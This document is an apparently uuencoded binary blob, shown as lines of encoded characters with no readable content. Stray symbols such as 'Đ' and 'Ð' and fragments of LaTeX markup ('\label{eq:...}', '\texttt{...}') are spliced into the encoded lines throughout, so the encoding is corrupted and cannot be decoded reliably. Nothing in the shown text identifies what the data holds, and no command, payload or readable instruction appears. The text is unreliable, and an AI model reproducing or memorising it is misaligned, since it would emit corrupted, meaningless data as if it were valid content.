MU`^7L7V1*^/169*<M@(C?K>K5=.^?@0^@GC_!`AQ\$'*"Z4G@L>#1`9SX@5<.Đ M, 0>`#.QEW7>->E`H5\60'E71%YL'4*!KX`6J(.@;).,U8B.%.JPD%XP7":[+Đ M!^#GP7^CL=4]L\$"Z)0HJ*I2Y[!'K8V!M"9`9<<3/<+`;10B4B\$5E>1(.4R'(Đ M%;GR>O)>9E9]V\$3G)-.HYY+\$\$*AV1<9Y`:)A1.8Q[)U#\$5@T_NUK<IOV)6%1D M%IBP8S<J.\J-OB640.S\$GB9VY.;C+)A.B;Y4?31@NN+^=J%0>GV!1'9B=9Y0Đ M"?VW"S@!E8&4J=H.\$IJ"9HBB*I\[N6=HEHAF2LJD[\K+HWKQJ138))0UVCMJD M@0'&K&&6E3)W(<HA\WF_MI,;50.:P,&K#W-5^#7".[*U];3BV0?7B\$554P-0Đ $\label{eq:me6/>+1^$4E]_())Z)7J!*R.@Z2F01K&8=_MVU#\$B9HQ]8]SLO5#&V\F]1N-0D$ MG1=4)L:UPQZKBR<"1*"TXT:*9V@_RY\$@,'/"5[<MSH(A,2P5K-<#\2HA6P9HD M/XY5\Z7`\7-E]^RHDAW[?3NX1X,379Y.\$JU[\.TGB4NSD):5ZD#\[T>Z"2\8Đ M]GH]P"!_A)80A9%PI1+9:YN`AOU-X@?44AMSYUG7@U53`%%,6Z2#Z>:!ODR5Đ MJTNB3X7+.J4N!=K\$D5"WB^:%]61IFE1^OVJ%H6A#P2SZ'E#PY)ZC+OM)=Q+1Đ MR(Y%FG9>QZ@!L#B&X,X-(Z!9%,SAD<K#,1M,9VO`621*XK3+\$5.I^TB?R!5QĐ MSAWV%ONH^G(#Y/*,4ZHFUP6'H\>P.:-+AI?RQ9C&A1ORMV\A,>2.4?C&HV]JÐ M%8*T5]COX#@RF1C*9&]?!B%&I4'HI,NR<[106)D1H6GFG7&(PBJ#+H4-1X)YĐ MK5M\$+X!'++&JUX,-,QCF#WK>)L,]G[%057EQ<6<,ZNFB[\X'BY9KNN>`7/_SĐ M_I-KT?'YH('GO9VS&.ZPNFE7(I%@SBPPZ4BD-1IDO01EL1)W'@]Q[P&",T+DĐ M^+IIF52:YE:I)TGQW7_-[4VA)_!0!G/D38A1^!?7..4!LID]011QFN%V^[?`D M?T`1Q4G=?B%PCEA9!03%^`?=,(U&*I/REP@*`&/O`Y"?5U+P1\$[U:DOM,^#OĐ $M\JA"N*5A(=<%!1V1X@IKK2(H!Z&"[/,Z19["F5*<$R!;XC`GUM+(1E9L'OI(Đ)])$ $M+^OB)]^HW/-1?R6$.UKE$?N8ZG>LD?N+1B88M/X&]_Q-O$LHZ5%4%%QM%JD$ M&+ `7_E`L&J\$.]8T"05G14VC)BDJRMVH(7Q=0R!*WY!08-TI%54!3V+Y7)?57Đ $M_{(.@;A9'$S?,VR#Q"J@QTXO5:4X(Z1?<(ILHU0;HE4_HK5*Z=QF<Y!14+^&NĐ)}$ M%596SI%AHN275U`D>S-+\#+C"WF(6IJA[:CE@G@0"656VVG9S-(D\N<L4)T3D $M\+<, 'R7)41:(1$_7TXC(B"RK'$!^H<BW(68JFK/K&Z];I@)&^U2$<'T9Q15]D$ M20(PCY8L*ZEC`[8F8M#[EQKN`@0P8'>9;IB[2&O__#A1&G\$?2<"%H>=+("T_Ð M?RM!EFX7WS?(-E3^05LXK?@407HC1^='#.4%C`65&EDL7:71R@IWH/9>\$8'4D M.HUZ9\$947T7VCJ/M)V[JJ",Y0P7%<>&I/"0H8=RNP :@OHN4\$Z,8M![N00NFD M=<E<']U1/`F^Z"#K:)1^R^U2Y'CK\$`/X1<\$%QDPQX[`VSF"L!3*:MQLY&I@"Đ M=SI9=:[59;9*4*-S;R/ORMV70WMID3&#AI;F6FJW,6LJQM.B3X*C)0/^;B_QĐ MX(+,3B>[!7E+6(JLF.XV"OKF\$-G8"#1";*5P]<T*A3#-?ZH5^UG_;W5V?C],Đ MT"X,N]!V"7#-0U1%(SE2??9\$:?U,YR1871\FD2%CY;CK,AGP/7PL\`-&(T6]Đ $\texttt{MP9G(7]A)J2A(<NA"=^H0A:-Z'+V^-O%<3!"KSQQCAASD[(0*9$RC()'4*?FPD)] } \\$ $M2G#;47XYR(0_=+62#+B&\#IZIOM7L:HU_F5`9LD!<\#\9;(2\2"-0;I9OT6(]TD)$ M@;^//V72>RB0%322<:78#]2\$).`NZ&`L3,11U\G&<,=R&I:5I1KAWSG5><6<D M8@9+C1=(C0I5QJ^Q=R@_5\6(`5!I\$K]JW*QRP>A_"'[?[::!:@F5Q3>P::J`Ð MAZ"0XX0HN3'@)W<+\$C>S11H\Q[U9/P/CBP"%+JPOMLJ]))C^`EF#W:\$N@1A&Đ MBT&^Y-+FXW"6<U&]'*OC*<?7R:D]]\T;"\$MNM7%V!"9PMW4OOF#QB/P1E>[SD MJP8TQ?PD9Z[Z@*417TL@N)Y-\EC!KF>5);GZ`RF5GY#`8M32A>X,268%BK%HD MG#S1]!=!)S.L<DZG-GBK,Y7;]=Z9I"[(*2<C,O%!-VY"6:(DK^!,VE;E4<R\D M(LK]7"((Q6-6DFFD+Y77%,E`=*K%9*,*):C<BDV&NF(,102,@SE;O;9+R&-]D $M\&5+*%`(0=[9B06>X]ROIO]\&S/\&`F2,_=@;Y(?-JJ)R@D;U5L<'@S*`B\EW,YD$ M=1XY!QFXF(,Q>WHTQ0@8ZC[]_!MQ<%=&>JK^P9RGR(46=LR\$<KY0!N<]F]#7Đ $M\#@Y:C\M7\&NT,*%47\BON%]Y`O@[*HQF:#.H,"!J0)MV8D:B1:&Q0M,T/0+-D$ M&+KSC:L\$=NWL-'L_65>6\^.ZC61IN'CN"GF_\/KAK4<072`T4-2H\%Z@=*^9@D M9QD)["[9>>8<FS\$W8AH)\$S]0?PZ9YN@JM+0&&"S31%#[]"M%`\]0_9QMW6(FD MEJML9V^2'!\$<!9>X9Y9V-"_=>M68?;TX^/G3=/G<XE1CW(WV[GI>./[Q`[7`D

M8\$T71.%UW43CZ"SN4RND9=0K3UK&IFFBO&+<KSUU>@E4RU9DPV#'Q.G5N`DFD MCN"';FZ7LW`RX[)LVH+Q^_,:.K7:1759V311LL<BZ]!A_7#S;05>";I[+,"Đ M!VUT2K4S*W13"]BF""[,\$550L11:LK1CJJNY`;HT[FI.8MO,B98?VN8*`4*BĐ MHD1I.'.DB#^X2Y>K@RR92@=!7].)KU@V<O_'KO!_.`(?ZE^.(!G<'G`0*Z2MĐ M(4>[Y)]\$FEI;VR9HPOVATH<Z+F@<2*QEZEOR(RKJ-HH'*P'N'`=#'00G<]D>Đ MTA5;L4PT586>/'"0L!-J=)-NGUE"0LBQ)F.F4\$T")VLRQ=01BYEO`69_DXK@Đ M53(O<.?%@++HVP#;"HQ!+(K!7S.@U!0?M+BK-T89.\I";(GJ7F`XJJ`DE<]]Đ M[QIS3J4HD!?H_&,E#MC&WJ752(]N1I)H-DP`G(JZT;`([U7TC@%=H>O/_A?6Đ M6BHG<ZC#@C7GQ748J#/40D6ENXYRNU-4.?<["E7[RA/PHB6Y]5@JVZ*--E+CĐ M09OD-A*I-3![.R=W??FFHN*F"EC4T=J\$%E^@T^7>WJEG/-DQCZ:,,5`PCH=9Đ MIW; F&*TXP30^R.SJ.X%C], X919UG`M-1]GB[TV(%;,E>U[`XUO7W1>,&ZLL8Đ MZ4\$SFF56M5*+J5.^`ND-E5\0>-?#*'&5RJI@90F&Z"@1G8P.T%0\'L[-*C0FD M%0WJ"XE/X5G#HHSCO'-IJZW3OZP:J::@%^Q1%>)#F@O<+U9&FDU6"7WW]>2JD MS!4!USHPLS5/Q=A5!D[8JZ&*JZES\$3_9(16>AJ7GBF9F(G#%;\$2VA6CU0N\$1D $\label{eq:mw-*o,]M.0G#7XXA_3G=4T@<++L'.G_`\#ZM$,BP34S!])E\#_1&(H\#<9Q\$\"V!\Delta \text{P} \text{O} \text{O} \text{P} \text{O} \text{O} \text{P} \text{O} \text{P} \text{O} \text{O} \text{P} \text{O} \text{O} \text{P} \text{O} \text{P} \text{O} \text{P} \text{O} \text{O} \text{O} \text{P} \text{O} \text{O}$ M].8\$KD=<+\$O(;,A86/#U0AIDNH;/?F00ECILN#U"MAA[\%!KLXJHI*FM%Q,UĐ MMVJT-3L;J[U7DORK)K1TBOT3!6*(\^<2R!V"V_UB^B[OT=B<=V'8S+-"UD05Đ MQZ.>!M=/;8J`8Y)=+:CVT0:^IM@G,KB&N_AE2\$.%P6.KZ8;A@Y\$+*JJ1ZT!LĐ M><N03YESE1%SM%\"`>Z!95="=PJFA"J\$N2:<5+IU!++I^?&S.!\$<U9E3UL=]D M^?&4]CQKA4F_&W%TQJ3V?-J:ROU[8S\$[4]V-:7LD]EXEK^H/7"Z42JV6/!AUÐ M>R]&#B!<:@]717/ERJ*76D;<XBWICEUJO\$VGV#['\U55"3HP-71WT@SC0.?5Đ MLE%3CX&6K:+4.(QCXJDR`_@DM^/V&_C\$J]AHQN^ZY)M:K*"XP!)R+1G501:;D M[[FI9?DQI\5?Y0G!TX;/)__WRE5BTL)8CZ2)CA4F^8TDT@1;<G#0:/S@J?)/D M2N*NJ-4S00ZZF6)B8GF(T(-/8#D,]M%878A>V(L)<5319M8N:G\$3X7EBMJ1TDM,? = ZSCF - 7[T] = P + 47 = Q&USGW(8E]] 2 T - 9U - AEW/9(9#&)RA]YOD $M_(U):E8^I'/CX/L:,GE^I'S06N:!\#KBE[?"C*(1)3@"S6D3^M+.2R<BI*F:QD$ M,\$,;^[+3H^]Z44>GP3Y&FG"";!QD,G3R"R3QHZMSYI7B#,@N"1)[GROW!77DÐ M51%:(GM1_A[7ZCT'PYED!W<^\$2.UA@/OQS]_\$Z]G<\,@48P-IUO)XXY[*\D MHLZ&NLSQ4!6DX5K(4XQN<!TND>)6?V51060EV**(0AJK[I1+(6>0R4GK2T'[Đ MUFX!]'@AB9==2!/87=N;FN\YZJ@(#83?`"'B<@[0#T8]AD`WQLF6#O=2PIL.Đ MTUX+K)FPO*1=S22.N/9@9]+QQ\$/-O`4ZZWY-KVN)%;1.0'8VCV73&XY.W*D`Đ M`GMO\TU,X&7U&1>@1WE+CRAB@FBTMY14:L*VT;UX\JUP3G??J14U6I\&PJUVĐ M;OV46Q7&5:H>ZD3+OB&3'!KK9'&^->+BE`.M"(0(6IO#BHBOJ7\CGH7_]\$]_Đ M6)U`-N`F*W?"#A&G>KWVS*QLH921#-C739BI%3%],>B%QT")(>_&NS41FSN'D $\texttt{M?YS6R\&C+7QCD?[\&;@64(1_\&3JPA)D"154Z7B,DR\$\#:\$I(3(T)).Q8V(,`5-'D) } \\$ $MITR%H@7G^^JY=\)9$4D3,.N1IE(]<\B4Y\@RK!7I[-W2,-4T5O0YC60$=\Q,Đ$ $M = \times X0UQ7U \times OT_& * P = O.^L (^S60Y9, WB[VC>4@*\R]Z`"5+I&(/X2.*=\%*5D)$ MZ>`'W)5__V!"/#6/`KETBF\\$YU\$^("+<_=WU3F"0=\$\$,!A40:LK-"BR:S![IĐ $M-\#I/FT@?2_EM>2$+[FFTE0^G,7^.X9+4ZR9NIOV;==3I_))QH481(#97]6^ID$ MQ%,[>KH\DCBG>>]+UVF+]%GTNU`F0[54DP#,&38:!=C/E^Y.8/!DP:J;!EKVĐ MW:IY1:F: `4+75,[T,F/-.*D5_,264FEZ0Y-A6IU[.O7#"5Q;H9KS5"#LQV%6D $MN-:+^7-RIF,F%).SW!KW"D'K(&.S;M=Y5X]S<:7,:9:'LV+"U%OJ@8/BP\`WD$ MBZCNVY]1L1CU2CD)),?\$F!Q).B_+SP6V'\M^F\=O([NKQ=&,.<E:ZV<088#4D MIR20T0,(("V=RI9.4)?\$AE'NAC?3;ZF#3G7']I/L?Z-ABO^L@S+VYYK]96&;Đ $MN(JR3O(1U*V0ZE(AC;2<''Y>+E6D99G\3-PZO$KT+3\E3U#?D1CN4:J,GQKUÐ$ $M/J?OQ-D73\VR-U126@H?J8B%^H#(J*JL3!)5!T[1K6U"72Z-"/T^7'`;P#D$Đ$ $MNQ, *ORQH1'TP:P(%"BN,B)+)L4H2%(]I$$*T\X#!?D1,U2#W<WV.Z%VFT)+KD$ M?BY!9OA@+@D%?6&OWEIE)M>7<@E9%W9TP!D:?25IS\\$<_(>XE\$--70\$D\$2RWĐ M.6; KOGN@`&P+239B8"&T%)<#9YRGJDL8D9OXV@3'#&,<K71_^:\B6/IZF_73D MV@'14"QP#,;CZIA]JGJ?IF]%\$'94BGQ9DW:<<C^3N/8ILXPISK)WTFHHD<E^Ð M?<*,\80LPWR7,0ZZP)12;=<V;2`Q;K*C*L60.*VP5>LFA\$B9G.+>Z83X&,8+D M'\$PGQ=;'WQ)W9IBA\$O%DUFY2A+IFLU3J=\$U&T1G+\'7-KK4EV(R-X:<@`!7\D MA%F"Q>4#SG"YKIXYY\:U5[?RXJM!4(LA4[DS@3,GVQ`8^2ASB]2\>NTTR91&Đ M9=)W\N1434W-0Y:D5)X)K>H CR3#>HJ.CG]#*GRC\F)N4QNI5!H[@Y*R:N!MD M/%G`'65690N-88[CQ`O)M`E_NL5F84;7[+_Y?.D_/A^:'_"+C#3``4@MCK\UĐ $M7PA)+]$U8"@)'-,S,4`<N/3L[$Q0N+$%&<7).8`B4CI76$JV<&^(?%S28"^DÐ$ M/D $W"V2D9VZ$G$ '^0?IR([-74"H_DS/K[T4<M044@8GSA*6@!X/^QCSEY1*D])$ MDZAZ(]#2UYX>@81JH,BV^""HHB3/_<T+M1_/JIO-]'R=(_"T1(%BD7K(/OF8Đ MLZ0/0GSKWHK=%I_B&.J_-[#6)3",G`9(,`S*PA-XRUK#:`+7K'XCKI6\4/-HĐ MR(9)A<?GDHNG<E#&:8L!F=3IE\$L'IQ?B+RO!99U%%&!G'AL=-H5O,D7E:PW&Đ M30_V!&FS*786G61%T88:0=\OT)(YD"5K7Y5KW*^OW5-RF0K@<^\$52]-?0H<EĐ

MRLY`)C#64&:*\7I]&4C&.U:=T+(6(=_1R-4"BY#HK9+<\YX:`A7KNX9-_[E=Đ M27XPQN0;IM>C*I]G27*'5WM6,#`2LUI6U=5OC9>8]QIOM6:,H7"FNITHQ0<RD M"`[`'V.*PH-*>:Q3WC!0=O#\$'C0A/:L)IQ.@,JFVMK&(^PB]`^\$?/YA9X21AÐ MCDC&Q!; V?31*HC>RTS:S2L"#1D(GF:++<KXLC#N?ZE%%:#__MP,.Z(G^R92ID M7%KF0V3XRBV%5^%`.B3@H"RL8GI3*LJK2F\$:G1MSZ^HT<I:,[+U)8HKC?]OSD MK]+Z]UK8,S1`DEC:F,\:OD`^6"0!Z02S6Y25\$1>K-8M,H501"WVU<:30<:])D MC]7\$%`EP%>E+=GG-1/*-8RE;?5?15CMMAS66KQB *9XSTURFIKXOX4(O;UKFD M5"<\&FIM=YYJMO'P+3KB;W,@BY\$\ZCKR&\$?M1=TLTGLJ)-QUQA!\64CN)N+QĐ $\label{eq:md:cp} \texttt{MD:C\#>:B8U[.N0):QN(WLS'Z\;\&^LD\$XM2V3*Y9::2Z"!EB53M\|W\$204.VK!ND):}$ M7_W+)N-L93WP/]7`:<0\$017`%1;GH"Z+2T\$BF`E>CXNJN_FRO)\$S9=)]A#`DĐ M5'T4Q#N6.SF_]#]:;L^PRY!O`IV-/UY"]4]F>O=PXG_I("V55)(K+3549>L8Đ MR\NHVIO/SU6=*B<]5WH<%U2?,G>N&>J[SSM<HK8%O:^QK**_)T%]2ZU?I5PVÐ MJ >]T'VS7'1 < \$L"\$-1;Z7"P@,V-L=0 < C > I2!#7"103.9V > D(X)`\$5#:]*:=PDMVV0D+9+R09(+R`;J/JWZ-';H_\M.`BE_8"]X3W,9VE'5_AVKOA>HN.DB%MA,Đ M8[>2<FO(ZLZG-\$"-+?&/KH#7DGJ"[G4H52%%Q7S^^M_V'LKF'(E(=RL;Q%?5Đ M9Q:8!^J(VJX)9Y8RI+B98]E<76V\'GSH;)JV&5(2@P>VO]FQBDW5^88>-[\$SD MW\+VJ4(L&\7OT)?(*PB-TC\"&9KU/,B3CTT\/)#R*ME\$EVZ%JQI9H2)I:!(_Ð M01&N.B>7-(/533-9/#G,%<QLK9/IA\'A\A/([VV\$2UV.1T_?_XW.H:.<..Y0Đ M%6T15"O%)>B`NTC]69J9020=Q[=.5%:!XKINB+]2I+]NA+W3&\$!E%>XC_KX=Đ $MV-] * [_Y0+B $M&!Y;] #-P33X* R] : UMOJ57V>RO"O-E N?7<5_JI[7^N \, VPPÐ AND N AND$ M%0GB["L@!LGB1BZ6RL+I^GJSM/=1#@N'@2B7*B=`D""-&*'-[%45#^WQ>278Đ M?5JW10"!@\$\H>%KD=!<.;[\$,AL4LFUYAKS>Q[2MN=UU\U?F7>?E0@G[@N"E4D M\$P77;<&\$W"PE[Q]\$A#A@;PQ"P/N9I.9PNO=F%P%[AJ9EI@]EBT-)RYB>6/N2Đ MVQ7\?T[4T09;-?GFGF`=QF&4-)0D1Q:UU#)@]!B?1F4BO=.]\U,../Z^OT[9Đ M+B]5%QA:9\[E61\6'R%B.@*>+MI5]>NBC6V>_A=@GR'K13\.!%*#/3:/1<1%D MFE,M-;2L@)UQ&F4H-O*\$-E%!/&%QGSNXV:B?%J=-KV0L3CMX:L'YW4\$<'/6FD MGX`F3^8^8F%A67<9>TE\D\$T=!9ND'C0=9VWK<)\$R:PAZ-"IE-5<,!`(Q4>-'Đ MZCOK`.8\E_?,B^4BAMO1REO^;;_)Y5\$/'(!+_W:V@4LP#(T7]+DX4#45]R!Đ M#QZYA&^O_?H`<Q4K;>!566<*)6O/+/\$89IJCHW+C>.),34<>E??KQ-#>:S0:D M.A&5TUTL,8"-5=9<[CB*5\7#\NW>\>#?CC=3S)G^0^=\$*,[C\$I#27J0-[H@;Đ M=U[."A-W@\$M?D3`C8L\\#&/>5D9:69HPIGS\%4T7\\$_I\#>_*Y\\:.Z),!:IL*](P\D M99M/'6>^8`#B9SQ1]%T"0T]G+*3@?CQ0W&W9CUX\$.D1+M\64X7E\$F107T223D M2D&4X7E]N!F(CS;GJOZ85]:?;%R"1(U+CE@EY7/[]J\9SO*02"<-*AQL=9ETĐ M7@[JC0OI;I=,/]@G\$)5=*):&J&8L4K:>@:ETF\YIED;2G2</#!GE=8KZ8B`FĐ $M/<9LG69N4(HBT47D3)?CS)<T-"$ACL(HG[.(Y@FH*41&E,:/!!0*6$C\MWD)]$ MJ:2Q9MA&?+13F\M]BGI2<RG2GKM2,6]FEQNCC/,6RY8H])2NFV0-S,H(II4)Đ ML+*P3O(RSE8`2:V(EZ-=Z_T#_I`KIO>P-DNLFRUNR/B]]SC`:I[7I'F>Q%9QĐ M/XAZ\$@YM=N6>%7X'(#J(-<4!5)2JYR1SHZ>E&X:XQ7,7C]B.=/IY)+G=2HS>DM#GY:/T,\>Y7B]'?^O';ULY`)>M\S?V;]'[&(GP[E9'YG_*W0CK*6T(P\BAJZĐ M8V\$V!T6T=XYX%.AIA"@ZX'H`Z-<*_/#N2%^ID9PI/!3<FD0[-N1)#]0/?0B[Ð M(BT!2M2[DYYJ@%WLHFW7JTG+89)F7[PL;ZG_('9U-P..X\1UW^*R5N\$EYT<-D M41]A.#72U^NTS]FQKFV]=<M.WWW_67DUFHCGN_:*]?-F_V7S)EH0+#8AX/*TĐ $M9A^*T@4ST/HO=B+HH9<*JX*F]J@N6ZN;H:^5)Y?.150(8$[4)>27]FA@*VD$ MMCCX5C1T)*>,O(D+H\$7#_2`=3FJ*)R.7`."?Q?OR/M9E.\$YQ<-J!UR2*;_"Đ MOXBX'R:NRBDDTMM'G>1PVK8C\2>MDYU*]A^(T'27M97=%-(8?CME-A')H,U3Đ M6A!'QGJ9"QH#-Q"&C/?1G.LNE-LE=@VBILQ"-R`!TRZ;M_L>,1@.!;0>IY+!Đ M8M#C-\B:A2/_D<)`%^PCL>>YQCX(!F3Y53I,NHXX3F5EMW[6')]'7&4O7_]/D M?^EY4,G1]:WVS!PB&/@3#C&C0,O1,09Z\$/'RU5[SR*H9R'&<(6CJ:V5M#7_Đ MR=9]H8ZTY?6\>?/W^0GMD,C@@X>P^U+ZLC/26Z41RHD!D(Q1-50TS`?M^B/9Đ M1B)BG8'G)4"[E`)LNSY9Z]]/&/+[)?Q5YC#GU8:BL+'C9<?G2\$.+12-_XJ+IĐ M./UPMIYD?;_0'PAQH_[\$+U;/#>3]"\W89R;YDPV9-P6'R;HR".9Q&3S?G]??Ð MS)YQ0+3CW/<35)P3/WE?#Y@PB:/C6)?+#,^)H%RQ^+PS.G0UQLH@K[L>F_[TD MH6%*3?-]>^[N1_,M[0?#86,=9;KR@KELBQ%>^OF#2W0UZ#,RF43"UEFB1B1*Đ $M8F^Y[=-D^M?7QF(>EQGG:-,9T^4:_XT2IOL+<LI6+G74-3T^=/T@9;7G<]=D$ M1^@"KLXOHV/**NJE.?"I<`[4HYW='W?E1B9<++T!J"IJO XJ82N>+0\$&FS<OĐ M`\$.#L>7]CBM^HEW]NH>F[230#%2'\-GTB^_\;TC9@\$)#LPVYWH7^\$(*.:9*KĐ M,J=]8&RU.<YPE.GL\L%X%'2P=0[XM?<3[\$,V[4\$YQ;**P\BCG-.@=0K*V:GGD M\$3F3JGKH?]9J(H`_T3Q3XZ%>0!]Z/Y4U-2OM_'_]E#.;R0'2KY]DA:'K_JB#Đ MAO<,S77W91QUCV_Q3DM/9QZ(W`^G@>6&@"U!R">174ZW[2*H"K05OVS\EH5(Đ $M^{, 86} = U' + WN5 + 4[3 + 5BG^{, 0}W^{3!}PK^{5} = 0/W'^{8'}Y^{-2} - U' + WN5 + 4[3 + 5BG^{, 0}W^{3!}PK^{5} = 0/W'^{8'}Y^{-2} - U' + WN5 + 4[3 + 5BG^{, 0}W^{, 0}]$ M)IN]@5.FZT6BJ@Z<JM8MF9]:=@E5)(X!H*A^BI.*NGY"8?=V&`]!5=NYL2\;D

MVEZ: `5_'NG&Q/S?X)])5Z_&5W76GSX^=1WGV]XOZ_OOI;L0MG^]-N[^_6)"?Đ M^\$'\)):[;*S9C^(*W/Z\2JGY?.(*B"7JAA'%=99BOVQ0[,N/YL6JZK@+NWD]D $MS@[\V_B\9E'0U>K[>;?H3^6Z0G#H<#,?L\)8D2_7!^O?[N!-,TTO%ZW^[?Đ]$ $M\&L&X]3\6-9N/R\#7L.U\[.^&P"/F_,SQ$H"8(JL?`P+U^7Z/[R]*M\D[KIVYĐ]$ M^VN20>?\$4@^OQ]_Q4*\$%\$9W/6V16]9-+NP7Q,M`(O"_*S;MN`U1^5&<C!_'Đ M?-/!_O"<0@**LM#/F\]LLX=9,I=K?Z\NM/48>Y6XJT-MQ_!LI[I11,2/ALPLD M\$`1P0EV**VS3/N \$]`HZ?1:((Z-\$?!]N=8\U?@FT[,DF0^0] #D4QE0A Y0XĐ M++R\V\]GK-M!^R\%.V]"L#>:%PMS<ROR\$*AT*19L='J88F3\$\.7BK+=@_KSIĐ MQ4^[OUX=/(BN*[6)Z!P7DH68&XI,5N((C<&D!AY%0A)P*2PJ?,S,!J#(\$`L`Đ MA%%)X6LZ.SN_[/@_@[[@X*EHV0?6K-NTG_HBXS=^/JT'CM-U:S77_D5?^3WVĐ $M=-4FV1]Z*F1ZQ@A`, L=0].D8:%IV?G9WH\7D0H0!-45!'\:MM2X_0K2]'I45D$ MEN_^9G`O@9QSWH_EE7TKM8:-6;K?6#..#BTO>^&-WPT()T/'X;1M]%IVO8&[Đ M`<A1".DV=?8M#W.2_=0?7Z[.+I?UTUWZHR3)B%XV"0[-L&P;=IU+SD>IQ>/>Đ MR10/P#:7M<, VP`E/T.T7=?6`JFMGO#,@UJNF\ZK=WQPVA8DJ2X\/AYFN6T@KĐ $MSI9JIIG.!5 < P * #6 % ZW_[R-'+@Y] \&= 4 @S; JJA & O8_7 GIHC'TU[Z] < W/+78!RD$ M) `ILTO/INEX\$ 'GA\$UE8(8RH4=E>]WR^IO-+)-GR^O?OAH(@VK9LSP>XZT9^VD M?71;P='0(5U:S=R-6[[>THE-5T_3ODLT!"AGSP>09>5>W\$<(@H\R@B]89MI3D $M(=F; `]1$3#6GDT\7?VK, H(^?67(6KO>_GDMS6]&]!Z4K7K6+V, <"Q]MKW>'@Đ$ M9ZM:6W=NA+, %A=-%ZB\/_W15:+GY4[^p*,YNY/7)+XY`BL#Q;P>\$O&!2S-CVĐ MHL\4-E:20%:/30"@G`C`U!05!5M.B]+!9+SP";P,P4ZTBJ^*-UVWE1VYO.XGĐ $ME_=6L$BN:H#2(KRU[?$;H;B!W`91#!B(J^\)Q=>,CQKBXEK@Z._G).D"[Z>XĐ$ $M5/U&>9X_2.!9HWE$<*3/*3X,")CC4G&7=6W[;V[)\""5.-@[R(?A?C(KW07PD)])$ $\texttt{M!`UNP9T$"00(!/?@[FY\#L"`!@KL$=W=WE^#N[L\&=.W/>[]Y;]9Z<[]<4J<HSD}$ M\W3WWKW6ZK5WR]V?Q?JSCY*7-NPDG0U7O>"T<XN]5FKP)P=Q`%10G6<U#E_8D MC52450-16/ATQ9_V-M&XM1C:\S^F:A65UIJ[_NEYD5);ZUR?'!/"[90N7=`%Đ M&, #Z4S5')%6MZ5A86D8*:,4VDLLD6QHL*\HP\$3(WG[T!6F*8\YNI)E:'OOQFD $M[A3!U[1\9;=1]3:\1E@*O?H"1\CKXG@6U+F#[K+T9Q=6KW?K2HG%R/T$`B1QĐ$ MD:))6+PHOBAC70YEI#VCQ]I^(/%T6?7*VQ%,8N3MVDFV\$=K?W=7\Z?/^TY.GD $MM%_3\#D+)]V!\&X;(O\]L'HA6'K;1C*QFZ5^>5Q4W/.E9>RV*,>*S4<44M#-64Đ$ M-#1>SM!]%A%P7B)HB!]%YUZQ]]AQ=KO7'0MXPN"A2F\$9RV_83=7L\D#90J4_Ð M6_LS_;?"<P^X^W>WA71&.[U<TNUR]O=[]V\^\S946K<]A9_=X9,'H7'-L0K<D M+%79_QKL#KZ4,,6+K!IF'Z*AE=/#TQ<_?N4>*V7_\#@>NKQI:;8J@UZAJN/UĐ $M[O$<7]."<-AYKKO83.573-!#)UX*8?7/`.>:CU+9(QN("N8I$_F+"_Q?F=,*D)$ ${\tt MXO?Z\&TY;'SJIX[6H3C??\M]\&PG16C0D5-7@5\&@YU?@UE(4GSOM^7"_(YZ^!/Đ))} \\$ M.EN-H[\$S^_GRT8/RF"K11\G!CR<;[PM%'>0!2*A\+(\0.(=NTW85WIX'#Z=(Đ M35TA1P/L#P0Z[]6>4G?_; %9C-+)'/SA\$0#(E(D]SVR'7;_; W96YZ9%>J.1SAÐ MUIWNOI(70/*?D3&E')*F)6?9/5C57YK[03&U0%D0[_`UW@R5UNA.A6+>NNF4D MY-FVEYS_ZFX@CPRC:IA(')?<<^^YO"N<?[#8!2U*WDK%;')2?]F)&U.-2X66Đ MV'404Y*/]*\$M7G>*=<8531:#=;K^]04R\AK^D7EE&F95I,49?M\$3:9IOMT=5Đ M8YUYZ=Y\$7(NN,`T8\PJEXXWJQBQ>%S^XJ9&>M0YZI\05L74N&T5U_MIV6<O7Đ M&Z%U&/C^C:.8Z\<H=3+@&]GV9^PAO"JJC(?A\$I&L^[Y,-"44-S:V*B"76^RĐ M'N<:R;<EWXXN0H\7FWK,DM;D2*<F32!HW.S 9YELQ>>4DE3\$F^FD@JEN21&(D M8[7X-507D=-=,T50]ZVLILEQ39?GQ6C9F<5X>Z9^U@\N))_'35[D8._;]8?RĐ M"[DF4UZJNC*<&^5GA3XL.X,GU6<=K+JIHZ1RGP8C5<QV3M',E9.F4QKI\$]6XĐ M1\U="P(JV[+J;#&LOK:LDZK?67TRH'ON3@:6-C+KQC]Q9Z.+Y%)"9<>=D-\$AD M3%J0:EY]M8.5-[U@48:=YKI!KA^?ZO+[.89>[2C24W3,].GEX70H:NMYD=6NĐ $\texttt{MTW} @ \texttt{JR}; 6 \texttt{WYR} 9 \texttt{P} \# \texttt{E} 6 \texttt{H} 0 \\ "6 \texttt{Y} 2 \texttt{7} \texttt{C} \texttt{7} \texttt{Y} _ 4 \texttt{J} 1 \texttt{G} / = (<\$.:\texttt{B} > \#\texttt{R} / ; \texttt{T} - \$8:\texttt{F} > ^\texttt{W} + \texttt{L} _\texttt{G} \# , \texttt{D})$ MW27'?TP7C=:,_WQ=AP#7/%)F7<&[FZ#Y\LQPA9DKA>6U</U;DCR_R2*(U'F\D M@]]*T^?I1_?^=5C<I[2ZN#@5IYR?14<Q2G+H/A`,:#O>\$>3/4%8OYKM2T4?&Đ MH&&9?S<:IV[,^_;T1\'"52]Q68"V\S(08^O<1(\$%U0W1'AKFH5&"YH[^!'X7Đ MMHEQZKU</B6VZYF>6<P\T9!M\\$?3:REIZ[:CRJ&`9.M6T5.8\$T*:1%/3A.)HD MB3,M(F[07^V51"-=DG27,1+`<WL6-@[&FVBYA'6EI.L /J4M;O 64K#A[DEOĐ M*]4'`))4]K39/^`X8-)E9(9ZI"_'J'X_K97W[&A*2:U''\R\R2[+AD4TMI7!Đ M6AYZ9J3RCT#Q6]+:Q7V`F>'K9)=AP1X5W"49\'%J]%YQG/R\$^PRH!=LA'/EDĐ $M^{.}N8#Y?E?GL@\^C9)C1NX+&"MWRX=%)J/0E=U'\>>4N-)DJNK&2LD+M!V'9D$ M>]P=#L,SM@5XH;=<_R;\$\OU,Y9ON<=+`.2\P-!"U>5B_&3X)M"Q"]9:A8K2;D $MU7;Y:=LY4B-8%B)S7-?V5+)3?0_9ZO,:^OMEX!E_-3?LIG$_/ONO#JW=T9A-D$ $M(K\&\#K6=\$.3E\$G\^Z3\$OP;TCZVI[O\#Z/B+0S,7*1Y-B^*Z;ZX7XS48:NI\$\$H?D]$ 